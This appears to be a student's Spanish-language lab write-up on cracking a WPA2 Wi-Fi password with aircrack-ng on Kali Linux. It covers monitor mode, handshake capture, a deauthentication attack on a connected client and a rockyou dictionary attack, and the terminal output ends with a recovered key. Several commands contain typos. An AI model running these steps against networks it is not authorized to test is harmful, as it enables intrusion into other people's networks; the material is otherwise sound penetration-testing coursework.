

Practica 5 - Wifi

Cómo descifrar contraseñas wifi WPA2 con AIRCRACK-NG Pruebas de penetración WIFI

interfaz para ver las redes wifi iwconfig



```
kali@kali:~$ iwconfig
Session Actions Edit View Help
---(kali@kali)-[~]
ls      no wireless extensions.
ethtool no wireless extensions.
---(kali@kali)-[~]
ls      no wireless extensions.
ethtool no wireless extensions.
---(kali@kali)-[~]
ls      no wireless extensions.
ethtool no wireless extensions.
wlan0   IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=28 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Power Management:on
```

ver los nombre Inicialo sudo airmmon-ng start wlan0, detenerlo sudo airmmon-ng stop wlan0



```
kali@kali:~$ sudo airmmon-ng start wlan0
[sudo] password for kali:
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
548 NetworkManager
1437 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 mt7601u Realtek Technology, Corp. MT7601U
      (monitor mode enabled)
```

copiar a la red que nos queremos meter la información

comando para guardar toda la información de router

`sudo airodump-ng -c 9 -bssid 64:70:02:DC:CA:B9 -w captura wlan0`

apareceran los clientes que estan conectados a ese router teniendo al cliente se hara el proceso de autenticación no detener la terminal esa ventana abrir una nueva terminar para el siguiente comando


`sudo aireplay-ng - -deauth 1 -a 64:70:02:DC:CA:B9 -c 86:E8:49:5C:7D:F9 wlan0`

ver en la parte de arriba WPA handshake: es donde se tendrá toda la información de las credenciales

luego se hace el proceso de descifrado

ls

`aircrack-ng -w /usr/share/wordlists/rockyou.txt -e Nombre de la red -b WPA handshake captura.cap`



```
11 368 WPA2 CORP MGT wnet6-ossx 64:70:02:DC:CA:89 1C:1B:85:32:87:2A -58 0 - 6e 0 5
11 368 GPN wnet6-open 64:70:02:DC:CA:89 CA:00:E3:A2:1D:45 -68 0 - 1e 0 4
11 368 WPA2 CORP MGT wnet6-ossx 64:70:02:DC:CA:89 98:22:EF:F1:CD:43 -38 0 - 1e 0 49
11 368 GPN wnet6-open 64:70:02:DC:CA:89 3E:E1:DE:05:25:87 -52 24e- 1 0 200 EAPOL
1 368 WPA2 CORP MGT wnet6 64:70:02:DC:CA:89 98:AF:65:46:3D:FA -46 0 - 36e 0 46
1 728 WPA2 CORP MGT wnet6 64:70:02:DC:CA:89 7C:1B:70:1F:85:1B5 -66 0 - 1 1 7AT
11 368 WPA2
11 368 GPN
11 368 WPA2
11 368 WPA2
11 368 WPA2
11 368 GPN
11 368 WPA2

kali@kali:~$ aircrack-ng 1.7
[00:00:20] 71273/14344392 keys tested (3585.43 k/s)
Time left: 1 hour, 7 minutes, 51 seconds 8.58%
KEY FOUND! [ eleasguape ]

Master Key : EF 26 3E 2B A1 4D D6 FC FE 88 9E 83 A8 E3 84 A3
35 E9 11 41 2B CB BF 51 F8 05 9D F2 E6 D5 32 94

Transient Key : 84 9A 3A 82 F2 4A B2 6E 19 BF FA 0A B9 26 77 74
5C 41 A3 CC E8 DC 3F 8C 48 F8 85 32 DC CF E7 D8
68 ED C9 94 6D 77 78 8A E9 28 9A ED ED 8B D9 B2
DE EE 98 44 CB 19 51 53 B7 4F D7 9E 68 53 B9 88

EAPOL HMAC : D9 98 C5 D6 CE EC 88 A7 A6 9E F9 85 FE 7A 83 B2

kali@kali:~$
```